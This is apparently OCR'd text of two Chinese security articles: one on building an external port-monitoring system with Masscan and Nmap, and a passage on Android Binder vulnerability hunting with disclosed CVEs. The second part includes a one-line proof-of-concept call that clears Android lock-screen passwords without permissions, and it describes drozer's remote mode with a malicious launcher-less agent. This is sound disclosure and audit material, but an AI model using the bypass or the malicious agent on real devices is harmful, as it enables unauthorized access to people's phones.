open	有一个应用程序在监听这个端口，可以被访问
closed	没有应用程序在监听这个端口，但它是可达的
filtered	在扫描器和端口之间有网络障碍，扫描器无法到达该端口，所以无法判断端口是开放还是关闭的
unfiltered	端口可达，但是扫描器无法准确判断
open或filtered	扫描器无法准确判断端口到底是open还是filtered
closed或filtered	扫描器无法准确判断端口到底是closed还是filtered

但一般情况下我们不用分的这么细，这里为了方便起见，将一个端口的状态粗略分为 3 种：开放、限制性开放、关闭。其中「**限制性开放**」指的就是做了访问控制，

只有指定白名单列表中的主机才能访问，其它的都无法访问，可以简单认为是上面的 **filtered** 状态。

扫描方式


TCP SYN 扫描

我们选择 TCP SYN 扫描的理由：

- **执行得很快**，在一个没有防火墙限制的快速网络中，每秒钟可以扫描几千个端口；
- **相对来说比较隐蔽**，不易被注意到，因为它从来不完成 TCP 连接；
- **兼容性好**，不像 Fin/Null/Xmas/Maimon 和 Idle 扫描依赖于特定平台，而可以应对任何兼容的 TCP 协议栈；
- **明确可靠**地区分 open（开放的），closed（关闭的）和 filtered（被过滤的）状态。

扫描原理


对于学过计算机网络的同学来说，TCP/IP 建立连接的 3 次握手过程想必应该不算陌生，大体流程如下：



我们这里使用的 TCP SYN 扫描就是通过先主动发送一个 SYN 报文给指定端口（**之后并不回复任何报文，不完成 TCP 连接**），然后根据端口的返回信息做出判断，判断结论分为以下 3 种：

结论	原因
open	返回 SYN/ACK
closed	返回 RST
filtered	数次重发后仍没响应；或者收到ICMP不可到达错误

图例如下：



方法 2：流量分析

> 源码面前，了无秘密。

技术同学估计对侯捷老师的这句话不会陌生，这里我想将这一句话改一改以适应我们这里的情景：

> 流量面前，了无秘密。

通过流量分析，我们可以及时知道有哪些端口对外开放了，然后通过解包分析的方式获取它使用的协议以及提供的服务，对于无法准确判断的，我们可以再用外网扫描的方式进行补充判断。


演进过程

Nmap

早期我们就是通过 Python 调用 Nmap 进行的扫描，但随着公司规模的不断扩大，网段的不断增加，Nmap 扫描的弊端就逐渐凸现且无法弥补了——大网段全端口扫描周期太长，无法及时出结果（一个扫描周期可能长达 2 周），也就根本达不到外网端口监控的目的了。直到后来出现了 Masscan。

Masscan

大体架构如下：



Masscan 是大网段全端口扫描神器。就扫描速度来说应该是现有端口扫描器中最快的，同时准确性也比较高。在确定使用 Masscan 之前我们拿它和 Zmap、Nmap 一起做了对比测试，限于篇幅，具体的测试过程就不发出来了，这里只说测试结论：用 TCP SYN 扫描方式，对一个小型 IP 段进行全端口扫描，Masscan 速度最快，准确性较高，可以满足需要。

经验分享

1. 扫描服务器的带宽是关键；


2. 扫描最好避开业务高峰期；

3. 扫描选项需要根据具体带宽、机器配置、扫描范围、扫描速度要求进行调优；
4. 只要是远程检测的方法，就存在一定的不确定性，检测结果的准确性只能接近 100%，无法达到 100%，所以不要完全依赖外网扫描的结果；
5. 实际情况中单 IP 的开放端口数是有限的，如果你发现扫描结果中有单个 IP 开放了大量端口，你就要注意该 IP 对应的设备是不是在「欺骗」你了；
6. 前期对扫描结果做一个完整的梳理，后期只需要处理新增的高危端口就行。

Masscan+Nmap


在 Masscan 版本上线了之后，全端口扫描的速度得到了大幅提升，外网端口的开放情况也了解的比较清楚了，但是对于 Banner 的获取以及具体服务的识别还达不到要求，而这也不是 Masscan 的强项，所以这时候我们就需要借助 Nmap 丰富的服务指纹库来提高我们监控数据的准确性了。

和之前相比，就是在 Masscan 全量扫描环节之后增加了一个只针对判断为开放的端口用 Nmap 进行增量扫描的环节，然后将结果更新至数据库方便展示、分析。大体架构如下：



Masscan+Nmap & DPDK+Storm+Nmap

外网的扫描有它的优势——以攻击者视角获取当前外网安全状态，但是因为 Masscan 全端口扫描再快他也是需要时间的，特别是在网段较大、带宽有限的情况下。所以单独的周期性外网扫描就存在一个天然的真空期，如果在这段真空期内，内部员工因为大意将测试端口对外，且忘了关闭的情况下，就可能会被攻击者进行利用，为了应对这种情况（即便可能性比较小），我们决定从实时流量中进行分析，实时找出对外开放的新增 / 异常端口，然后调用 Nmap 进行扫描，以解决单独外网扫描存在的真空期问题。大体架构如下：



经验分享

1. 联合相关兄弟团队全面梳理 IP、设备资产信息，同时资产变更系统化（避免手工操作）势在必行；
2. 扫描范围最好（一定）通过 API 拉取，避免出现因为资产变动而导致漏扫的情况；
3. 这种情况下安全监控信息的时效性要高于准确性，但准确性也很重要（所以要先拿 Masscan 缩小范围，再拿 Nmap 获取细节）；

4. 发现典型高危案例要记得抄送双方老板，在有可能的情况下看能不能升级至更高层面，因为制度或政策的确立由高往低会比较好推动。

延伸扩展

端口监控系统除了可以起到监控外网开放的新增高危端口的作用之外，还可以考虑从以下几个方面扩展一下它的功能和效果，以实现效用的最大化：

1. 系统漏洞扫描器联动

对于非安全的同学来说，他们会很难理解一个外网开放端口能造成多大的危害，所以经常会出现当安全人员找到他们的时候，他们不认为这是一个安全问题，因此沟通起来会有点麻烦。

虽然问题最终都会得到解决，但如果能有一个直观的演示给到他们的话，他们也会更愿意配合我们去修复以及避免这类问题。所以和系统漏洞扫描器的联动对于推动问题的处理和漏洞的修复是有帮助的。

注意事项：**避免高风险性扫描操作；需要人工确认后主动触发**。

2. Web 漏洞扫描器联动

通常情况下我们会认为，新增 Web 端口对外是可以接受的，但这是建立在对应的 Web 系统通过了完整的内部安全测试的前提下。当碰到类似于为了方便起见将 Zabbix 的 Web 系统对外，且为弱口令时，情况就不那么乐观了，这时就可以通过调用 Web 漏洞扫描器自动对暴露在外的 Web 系统进行扫描，并将结果及时通报，以减少这类问题带来的危害。

3. 内部漏洞管理系统联动

可以获得的好处有：

- 自动录入，由漏洞管理系统流程进行自动跟进，效率提升；
- 结果在漏洞管理系统中进行展示，风格统一。

补充

UDP 高危端口监控

上面介绍了常规服务器的 TCP 端口监控，意在提醒大家注意一下服务器的安全；但还有一类 UDP 端口安全的问题上面没有介绍，也容易被忽略——防火墙、交换机等网络设备的安全。在 2016 年 8 月份的时候 The Shadow Brokers 公布了一款针对思科 Adaptive Security Appliance（ASA，实际涵盖了防火墙和路由器设备，PIX 也在其列）产品的漏洞利用工具 ExtraBacon，虽然漏洞利用有一定条件限制，但是一旦漏洞利用成功，攻击者就可在无需输入身份凭证的情况下建立起 SSH 或 telnet 连接。就是不需要输入有效用户名或密码，就能闯进 ASA，危害巨大。

针对这方面的问题，有以下几点建议：

- 快速监控部分高危 UDP 端口的状态；
- 如无必要，关闭服务 / 对外访问；
- 如有需要，尽早升级且限制访问 IP 来源。

结语

本文主要介绍美团点评安全团队对外网端口监控系统的开发演进过程，整理总结了其中的一些实践经验以及前景展望。欢迎大家批评指正，有好的建议也希望能提出来帮助我们改进。我们后续将不断优化，也将继续与大家保持讨论。耐心看到这里的读者，表示十二万分的感谢！

作者简介

光宗，2015 年加入美团点评安全团队，先后从事过生产网主机、软件安全防护的工作，目前主要负责美团点评集团内部安全审计系统相关的开发工作。

Android Binder 漏洞挖掘技术与案例分享

占朋

文章开始，先来看几个我在工作生活中发现的 Android 漏洞。其中包括 Android 系统锁屏密码绕过（影响了所有安全补丁在 2016 年 10 月份以前的 Android 6.0、6.0.1、7.0 系统）、三星手机关机窃听、三星手机越权修改主题、系统拒绝服务漏洞。然后我们再来解释相关的技术知识和实践。

Android 漏洞案例

Android 系统锁屏密码绕过


先来看下漏洞视频演示：

https://v.qq.com/x/page/u0543o9s9fk.html

这个漏洞当时影响 6.0、6.0.1、7.0 的所有最新 Android 系统。运行 exp（exp 可以是一个没有申请任何权限的 APK，也可以是一个二进制的 bin 文件），就可以清除 Android 系统的锁屏密码，这里的密码包括指纹密码、手势密码、pin 码和 password 类的所有密码类型，然后就可以成功重置密码。

该漏洞前后有两个 CVE（Common Vulnerabilities and Exposures，国际通用的漏洞编号）编号：CVE-2016-3749 和 CVE-2016-3908。

我在 2016 年 5 月份提交给 Google，6 月 1 号收到回复：Google 内部安全研究员，在 4 月 13 号已经发现了该漏洞，漏洞状态置为 duplicate。



继续深入分析发现：使用另一个 Android 6.0.1 分支版本进行测试，发现另一个函数也存在安全漏洞，这个漏洞函数对应的数字和之前的漏洞相同，Android 系统漏洞众多的一个很大原因就是碎片化问题。发现这个问题之后，出于一些考虑，并没有马上提交给 Google，等 Google 发布漏洞 patch。

Google 于 7 月份发布了该漏洞公告，CVE 编号 CVE-2016-3749，而 patch 代码只是修复了我第一次提交的漏洞位置 setLockPassword() 和 setLockPattern()。

Elevation of privilege vulnerability in LockSettingsService

An elevation of privilege vulnerability in the LockSettingsService could enable a malicious application to reset the screen lock password without authorization from the user. This issue is rated as High because it is a local bypass of user interaction requirements for any developer or security settings modifications.

CVE	References	Severity	Updated Nexus devices	Updated AOSP versions	Date reported
CVE-2016-3749	A-28163930	High	All Nexus	6.0, 6.0.1	Google internal

```
    tree d9ae47defd7efdcd45975ea2f8442ff9d85f4f83
  parent 9878bb99b77c3681f0fda116e2964bac26f349c3 [diff]

Fix missing permission check when saving pattern/password

Fixes bug 28163930

Change-Id: Ic98ef20933b352159b88fdef331e83e9ef6e1f20

diff --git a/services/core/java/com/android/server/LockSettingsService.java b/services/core/java/com/android/server/LockSettingsService.java
index f1d7da4..55682c2 100644
--- a/services/core/java/com/android/server/LockSettingsService.java
+++ b/services/core/java/com/android/server/LockSettingsService.java

@@ -424,6 +424,7 @@
     @Override
     public void setLockPattern(String pattern, String savedCredential, int userId)
             throws RemoteException {
+        checkWritePermission(userId);
         byte[] currentHandle = getCurrentHandle(userId);

         if (pattern == null) {
@@ -452,6 +453,7 @@
     @Override
     public void setLockPassword(String password, String savedCredential, int userId)
             throws RemoteException {
+        checkWritePermission(userId);
         byte[] currentHandle = getCurrentHandle(userId);

         if (password == null) {
```

于是在漏洞公告发布当天，我又提交了另一份漏洞报告给 Google。

37109222 Elevation of privilege vulnerability in LockSettingsService [AOSP] assigned [AOSP] Released

1 person has starred this issue.

Public Trackers ▸ Android External Security Reports

行之 <0xr0ot.sec@gmail.com> #1 Jul 7, 2016 10:23AM


Reported Issue

1.A zero permission application can clear the pin、password，etc.
2.It effects the android 6.0.1_r9,it's different from AndroidID-29000130 I reported before.(The duplicate issue is being tracked by AndroidID-28163930,CVE-2016-3749)
3.The Vulnerability is in the function checkPassword(),the CVE-2016-3749's in the function setLockPassword().
4.Android/aosp_hammerhead/hammerhead:6.0.1/MMB29S
5.poc code see attachment.
locksetting_mgr.checkPassword(null,0);
The poc code,userid can be any number.Example:checkPassword(null,23);

locksettings.apk
1.1 MB Download

R9Self.zip
564 KB Download

Google 于 2016 年 7 月 20 号确认该漏洞为高危漏洞，于 8 月 31 号分配了 CVE-2016-3908，于 10 月份发布了漏洞公告并致谢。



37109222 Elevation of privilege vulnerability in LockSettingsService

qu...@google.com <qu...@google.com> #8 Aug 31, 2016 03:07AM

Hello,

This issue has been assigned CVE-2016-3908.

We will be releasing a patch for this issue in an upcoming bulletin. It will first be released to partners, then in the Nexus Security bulletin the following month.

If you haven't already, please complete the Google Contributor License Agreement for Individuals, so we can use your patch and test code:
https://cla.developers.google.com/clas

We'd also like to recognize your contribution at https://source.android.com/devices/tech/security/acknowledgements.html and in the security bulletin. Please let us know how you would like your name and information to appear.

We may also make this bug publicly accessible when the fix is submitted to AOSP. Please let us know if you would like to keep the bug private instead.

Thanks,
Android Security Team

Elevation of privilege vulnerability in Lock Settings Service

An elevation of privilege vulnerability in Lock Settings Service could enable a local malicious application to clear the device PIN or password. This issue is rated as High because it is a local bypass of user interaction requirements for any developer or security settings modifications.

CVE	References	Severity	Updated Nexus devices	Updated AOSP versions	Date reported
CVE-2016-3908	A-30003944	High	All Nexus	6.0, 6.0.1, 7.0	Jul 6, 2016

三星手机关机窃听

漏洞视频演示：

https://v.qq.com/x/page/o0543t0uwkw.html

漏洞细节：

CVE-2016-9567

漏洞原理：

通过未授权访问 setmDNIeScreenCurtain() 函数，可以控制手机的屏幕，从而造成关机的假象，实现关机窃听。

三星手机越权修改手机主题

三星居然将其与关机窃听这个漏洞合并了！

漏洞视频演示：

https://v.qq.com/x/page/y0543skh3t7.html

系统拒绝服务漏洞

漏洞视频演示：

https://v.qq.com/x/page/a0543ilaytw.html

这样的漏洞很多，上面视频演示中，通过一个 NFC tag 来实现漏洞利用。

读者如果想了解具体的实现方式，可以参考作者之前写的文章《Android 漏洞利用方式之 NFC 浅析》。

上面这些好玩的漏洞都与 Android Binder 有关，接下来我们就带你一起来体验 Android Binder 相关的漏洞利用技术和工具。

Android Binder 简介


“In the Android platform, the binder is used for nearly everything that happens across processes in the core platform.”

– Dianne Hackborn,Google

https://lkml.org/lkml/2009/6/25/3

Android Binder 是知名女程序员 Dianne Hackborn 基于自己开发的 OpenBinder 重新实现的 Android IPC 机制，是 Android 里最核心的机制。不同于 Linux 下的管道、共享内存、消息队列、socket 等，它是一套传输效率高、可操作性好、安全性高的 Client-Server 通信机制。Android Binder 通过 /dev/binder 驱动实现底层的进程间通信，通过共享内存实现高性能，它的安全通过 Binder Token 来保证。


Binder 里用到了代理模式（Proxy Pattern）、中介者模式（Mediator Pattern）、桥接模式（Bridge Pattern）。熟悉这些设计模式有助于更好的理解 Binder 机制。需要了解以下概念：Binder、Binder Object、Binder Protocol、IBinder interface、Binder Token、AIDL（Android interface definition language）、ServiceManager 等。下图大致描述了 Binder 从 kernel 层、中间件层到应用层中涉及的重要函数，本文漏洞利用部分会用到。



读者如果想深入了解 Binder，推荐阅读：Android Binder Android Interprocess Communication。


drozer 的架构和高级用法

drozer 是 MWR 实验室开发的一套针对 Android 安全审计和攻击利用的框架，类似于 Metasploit。drozer 由三部分组成：Console、Agent、Server。下图左边的部分为 Agent 界面，运行在手机端，右边的部分为 Console 界面，运行在 PC 端。



Agent 是一个只申请了 internet 权限的非特权 App，它会开启一个 Server-Socket 服务，默认监听 31415 端口。Console 连上 Server 之后就可以控制 Agent 与 Dalvik 虚拟机、第三方 App 的 IPC 节点（intent）以及底层操作系统进行交互。为什么一个无特权的 Agent 应用可以无缝与 Dalvik 虚拟机进行交互呢?

drozer 使用了反射和动态类加载的技术。下图右边的部分是官方提供的 drozer 模块的 demo，可以看到这么一行，直接可以 new 一个 Java 类对象实例，这里内部实现就用到了 Java 反射机制。左边的部分是 drozer 源码的一个目录，可以看到有许多 .java 源文件和对应的 APK 文件，drozer 使用了动态类加载机制，在运行相应模块时，会将这个 APK 文件上传到手机上 Agent 应用的缓存目录，使用动态类加载机制调用类里的 Java 函数。这个功能很实用，在本文第三部分还会涉及到这部分知识。




关键代码：

```
def execute(self, arguments):
    MyClass = self.context.loadClass("MyClass.apk", "MyClass", relative_to=__file__)
```

drozer 有两种模式：直连模式和基础设施模式。Android 应用安全审计用到最多的就是直连模式，手机端装上 Agent 应用，通过 USB 连接电脑，Console 端通过端口转发后即可发送命令给 Agent 端的 Embedded Server，来实现对 Agent 端的控制。

```
pwn@sec:~$ adb forward tcp:31415 tcp:31415
pwn@sec:~$ drozer console connect
Selecting aa321e370e49d1fa (LGE Nexus 5X 7.1.2)

           ..                    ..:.
          ..o..                  .r..
           ..a..  . ....... .  ..nd
             ro..idsnemesisand..pr
             .otectorandroidsneme.
          .,sisandprotectorandroids+.
        ..nemesisandprotectorandroidsn:.
      .emesisandprotectorandroidsnemes..
    ..isandp,..,rotectorandro,..,idsnem.
   .isisandp..rotectorandroid..snemisis.
   ,andprotectorandroidsnemisisandprotec.
  .torandroidsnemesisandprotectorandroid.
  .snemisisandprotectorandroidsnemesisan:
  .dprotectorandroidsnemesisandprotector.

drozer Console (v2.4.0)
dz>
```

基础设施模式多用在远程攻击利用上：如下图你可以手动设置 Server 的 host 和 port，以及是否需要开启密码保护和 SSL。



也可以通过源码编译一个无 launcher 的恶意 Agent，只需要下图中一条命令。

